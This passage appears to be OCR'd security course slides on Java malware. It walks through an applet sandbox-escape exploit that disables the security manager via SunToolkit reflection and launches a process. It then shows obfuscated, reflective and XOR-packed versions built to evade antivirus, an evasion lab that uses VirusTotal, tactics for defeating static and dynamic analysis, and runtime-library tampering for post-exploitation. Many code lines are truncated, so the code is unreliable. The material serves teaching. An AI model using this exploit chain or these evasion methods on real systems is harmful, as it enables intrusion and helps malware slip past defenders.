        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
    }
```


Technique B (Obfuscate Strings)



```
public class Application extends Applet {

        public Application() {
        }

        public void method1() throws Throwable {
                Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
                Permissions localPermissions = new Permissions();
                localPermissions.add(new AllPermission());
                ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"),
                AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
                method3(Statement.class, "acc", localStatement, localAccessControlContext);
                localStatement.execute();
        }

        private Class method2(String paramString) throws Throwable {
                Object arrayOfObject[] = new Object[1];
                arrayOfObject[0] = paramString;
                Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
                localExpression.execute();
                return (Class) localExpression.getValue();
        }

        private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throw
                Object arrayOfObject[] = new Object[2];
                arrayOfObject[0] = paramClass;
                arrayOfObject[1] = paramString;
                Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObje
                localExpression.execute();
                ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
        }
```

```
public class Application extends Applet {

private static final String s1 = l(r(l(r("se" + "tSecu"))) + "rityMa" + (" nager".toLowerCase().trim()));
private static final String s2 = "fi" + l("le") + "://" + r("//");
private static final String s3 = "v33".replace("3", "c").replace("v", "b").replace("b", "a");
private static final String s4 = (String) (new Random().nextInt(2) < 3 ? "4Lame".replace("" + 4, "for").repl
private static final String s5 = ("son" + "." + r(r("wt") + "a") + "." + "Sun2lkyt").replace("so", "su").rep
private static final String s6 = "g" + e().charAt(0) + "tFi" + e().charAt(2) + "ld";
private static final String s7 = "c" + "all".substring(0,2) + s3.charAt(1) + ",".replace(",", ".") + e();
private static final String s8 = r("ao" + Character.toUpperCase('l')) + r("gnid");

private static String e(){
        return "" + (char) 0x65 + (char) 0x78 + ((char) (0x64 + 0x01));
}

private static String r(String s){
        return new StringBuilder(s).reverse().toString();
}

private static String l(String s){
        String result = "";
        for(Character c : s.toCharArray()){
                result += c;
        }
        return r(r(result));
}

public Application() {
}

public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, s1, new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(s2), new Certi
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
```

Technique C (Change Control Flow)



```
public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, s1, new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(
        AccessControlContext localAccessControlContext = new AccessControlContext(new Protect
        method3(Statement.class, s3, localStatement, localAccessControlContext);
        localStatement.execute();
}

private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, s4, arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
}

private void method3(Class paramClass, String paramString, Object paramObject1, Object paramC
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2(s5), s6, arrayOfObject);
        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}

@Override
public void init() {
        try {
                method1();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                if (localProcess != null)
```

```
@Override
public void init() {
        try {
                Statement ls = new Statement(System.class, s1, new Object[1]);
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = Statement.class;
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();
                ((Field) exp2.getValue()).set(ls, lacc);
                ls.execute();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

Technique D (Reflection for Sensitive Calls)

```
@Override
public void init() {
        try {
                Statement ls = new Statement(System.class, s1, new Object[1]);
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Cer
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { l
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = Statement.class;
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();
                ((Field) exp2.getValue()).set(ls, lacc);
                ls.execute();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

```
@Override
public void init() {
        try {
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = c(s10);
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();

                Class sc = c(s10);
                Constructor con = sc.getConstructor(new Class[]{ Object.class, String.class, Object[].class});
                Object stat = con.newInstance(c(s9), s1, new Object[1]);
                ((Field) exp2.getValue()).set(stat, lacc);
                Method m = stat.getClass().getMethod("ex" + "ec" +" ut ".trim() + "e");
                m.invoke(stat);

                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

Technique D (Simple Packer)

```
public static void main(String[] args) throws Exception {

        String exploit = "Og5KTvDw8MLxYPfw8vHw6ISVk5iemYGFlYPflN+xgICcmZORhJmfnvfw9PHw4pqRhpHfkYC" +
                         "AnJWE37GAgJyVhPHw8oPB8fDivJqRhpHfnJGel9+jhIKZnpfL8fDyg8Lx8PKDw/Hw8oPE8fDyg8Xx8PK" +
                         "DxvHw8oPH8fDyg8jx8PKDyfHw84PBwPHw4IOVgpmRnKaVgoOZn56lubTx8PG68fD9s5+eg4SRnoSmkZy" +
                         "FlfXw8PDw8PDw8fHw+MyTnJmemYTO8fDz2Nmm8fD0s5+UlffW6fHw55qRhpHfnJGel9+jhIKZnpeyhZm" +
                                                    ...
                         "l8YfxhPD58EzwifGI8Ynw+vAt8KjxivGL8Pvx5fDQ8YzxjfD88dTw4fGO8Y/w/fHJ8PTxcPFx8PHxcvD" +
                         "w8Pzw8fCc8DnwoPFz8PbwLfDw8Pnw8gfxyPfxl/Tw8fF08XXw8fDn8PDwtPD08PLw8PD820LwQuDC4Ol" +
                         "G8XZB8PDw8vAr8PDw+vDy8PDwp/D78KjwLPDw8Obw8vDw8PzwEfAS8PDw8PD88XzxffDx8PHxfvDw8PLxfw==";

        final byte[] b = base64Decode(exploit);

        byte key = (byte) 0xF0;
        for (int i = 0; i < b.length; i++) {
                b[i] = (byte) (b[i] ^ key);
        }

        class ByteArrayClassLoader extends ClassLoader {
                public Class<?> findClass(String name) {
                        return defineClass(name, b, 0, b.length);
                }
        }

        Class<?> c = new ByteArrayClassLoader().findClass("techniques.d.Application");
        Applet a = (Applet) c.getConstructors()[0].newInstance(null);
        a.init();
```

Defeating Static Analysis

- Code Obfuscation
  - Make really hard to read/decompile code
  - Change signatures of what was considered “bad”
- Encryption
  - If the static analysis tool can’t read the source it can’t analyze it
- Polymorphic/Metamorphic malware
  - Keep changing what the code is
  - What is the tool looking for? Change yourself to something else

We can further obscure control flow by embedding our logic in dataflow protected by one way functions. Imagine if we had a command and control server with a branch that was checking if the command was to ”phone home”.

```
if(input.equals(“phone_home”)){
  doTheThing();
}
```

We could obscure this command by hashing “phone_home” and comparing the hash of the input (just like checking a password).

```
if(“e4b384c028d6b4e4b43334edeeb1faaa”.equals(hash(input)){
  doTheThing();
}
```

Similarly we could use reflection or other meta-language features to obscure the call to doTheThing() method. For example in C programs we could use function pointers with an encrypted jump table.

Defeating Dynamic Analysis

- Example: Google Bouncer (Android App Store Antivirus)
  - Runs apps for 5 minutes and watches behaviors
- How do we defeat it?
  - Wait 5 minutes…then do bad stuff
  - Do we know what it's looking for? (just do other bad stuff)
    - Yea, we have a good idea -> Dissecting the Android Bouncer
  - Pick some specific triggers (only happens in certain locations?)
  - Detect if we are being watched…and behave if we are

For dynamic analysis we also have to think about the footprint that a program leaves on the system over time. For example, most kernel level rootkits will edit the process list to remove the rootkits process from the process list. However, with dynamic analysis we can simple ask the OS to report the list of the processes, then take a raw snapshot of memory and compare the processes found in the memory dump with the list of reported processes to find the rootkit. An antivirus vendor might recognize a string of 0x90 (NOP) bytes appear in a program at runtime and immediately terminate the application suspecting that at NOP sled to some shellcode had been injected into memory. This is just another form of signature matching. There are several other instructions that can be used in place of 0x90 to accomplish the same task. For instance alternating increment and decrement register values could be used to achieve useless, but safe operations until the shellcode is executed. There are even machine instructions that fall entirely in the ASCII range that can used to create *polymorphic printable shellcode*, making signature detection an incredibly hard task for A/V.


Lab: Antivirus Evasion

- Refactor code, compile, upload to VirusTotal
  - Take note of what each A/V vendor is doing?
  - Which A/V vendors are doing something interesting?


Post Exploitation


```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```


Take a look at the following Java program. You've probably even written this exact snippet before. What is the output?





Would you be surprised if the output was ”!dlroW olleH” and not ”Hello World!”? How could this be possible? There are no tricks in this program. It’s the standard hello world program you’ve seen a hundred times before. To understand what is happening we need to understand how managed code languages execute programs.


Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Run Anywhere?
Java Application
(.jar file)
Compatibility?
Operating System
(Windows, Mac, Linux)


Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Run Anywhere?
Java Application
(.jar file)
Java Virtual Machine
Operating System
(Windows, Mac, Linux)


Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Run Anywhere?
Java Application
(.jar file)
Runtime Libraries
(.jar files)
Java Virtual Machine
Operating System
(Windows, Mac, Linux)


Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Exploit Anywhere?
Java Application
(.jar file)
Evil Runtime Libraries
(.jar files)
Java Virtual Machine
Operating System
(Windows, Mac, Linux)


Difficult
Still Tricky
Ideal but Unreliable
Bytecode
Intermediate Representations
Decompiled Source

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces) **(Preserves and Replaces)**

	Visibility	Finality
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

```java
package java.io;

import jreframeworker.annotations.methods.MergeMethod;
import jreframeworker.annotations.types.MergeType;

@MergeType
public class BackwardsPrintStream extends PrintStream {

    public BackwardsPrintStream(OutputStream os) {
        super(os);
    }

    @MergeMethod
    @Override
    public void println(String str){
        StringBuilder sb = new StringBuilder(str);
        super.println(sb.reverse().toString());
    }

}
```

